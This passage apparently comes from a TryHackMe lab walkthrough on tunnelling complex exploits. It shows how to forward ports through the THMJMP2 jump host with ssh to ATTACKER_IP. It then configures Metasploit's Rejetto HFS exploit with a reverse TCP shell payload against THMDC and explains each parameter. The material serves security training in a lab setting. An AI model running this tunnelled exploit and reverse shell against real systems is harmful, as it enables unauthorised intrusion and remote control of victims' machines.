
Tunnelling Complex Exploits

The THMDC server is running a vulnerable version of Rejetto HFS.

Rejetto HFS will be listening on port 80 on THMDC, so we need to tunnel that port back to our attacker's machine through THMJMP2 using remote port forwarding. Since the attackbox has port 80 occupied with another service, we will need to link port 80 on THMDC with some port not currently in use by the attackbox. Let's use port 8888. When running ssh in THMJMP2 to forward this port, we would have to add `-R 8888:thmdc.za.tryhackme.com:80` to our command.

For SRVPORT and LPORT, let's choose two random ports at will. For demonstrative purposes, we'll set `SRVPORT=6666` and `LPORT=7878`, but be sure to use different ports as the lab is shared with other students, so if two of you choose the same ports, when trying to forward them, you'll get an error stating that such port is already in use on THMJMP2.

To forward such ports from our attacker machine to THMJMP2, we will use local port forwarding by adding `-L *:6666:127.0.0.1:6666` and `-L *:7878:127.0.0.1:7878` to our ssh command. This will bind both ports on THMJMP2 and tunnel any connection back to our attacker machine.



Putting the whole command together, we would end up with the following:

```
ssh tunneluser@ATTACKER_IP -R 8888:thmdc.za.tryhackme.com:80 -L
*:6666:127.0.0.1:6666 -L *:7878:127.0.0.1:7878 -N
```

Once all port forwards are in place, we can start Metasploit and configure the exploit so that the required ports match the ones we have forwarded through THMJMP2:

```
msf6 > use rejetto_hfs_exec

msf6 exploit(windows/http/rejetto_hfs_exec) > set payload
windows/shell_reverse_tcp

msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost
thmjmp2.za.tryhackme.com

msf6 exploit(windows/http/rejetto_hfs_exec) > set ReverseListenerBindAddress
127.0.0.1

msf6 exploit(windows/http/rejetto_hfs_exec) > set lport 7878

msf6 exploit(windows/http/rejetto_hfs_exec) > set srvhost 127.0.0.1

msf6 exploit(windows/http/rejetto_hfs_exec) > set srvport 6666

msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 127.0.0.1

msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 8888
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
```

There is a lot to unpack here:

- The **LHOST** parameter usually serves two purposes: it is used as the IP where a listener is bound on the attacker's machine to receive a reverse shell; it is also embedded on the payload so that the victim knows where to connect back when the exploit is triggered. In our specific scenario, since THMDC won't be able to reach us, we need to force the payload to connect back to THMJMP2, but we need the listener to bind to the attacker's machine on `127.0.0.1`. To this end, Metasploit provides an optional parameter `ReverseListenerBindAddress`, which can be used to specify the listener's bind address on the attacker's machine separately from the address where the payload will connect back. In our example, we want the reverse shell listener to be bound to 127.0.0.1 on the attacker's machine and the payload to connect back to THMJMP2 (as it will be forwarded to the attacker machine through the SSH tunnel).
- Our exploit must also run a web server to host and send the final payload back to the victim server. We use **SRVHOST** to indicate the listening address, which in this case is 127.0.0.1, so that the attacker machine binds the webserver to localhost. While this might be counterintuitive, as no external host would be able to point to the attacker's machine localhost, the SSH tunnel will take care of forwarding any connection received on THMJMP2 at SRVPORT back to the attacker's machine.
- The **RHOSTS** is set to point to 127.0.0.1 as the SSH tunnel will forward the requests to THMDC through the SSH tunnel established with THMJMP2. RPORT is set to 8888, as any connection sent to that port on the attacker machine will be forwarded to port 80 on THMDC.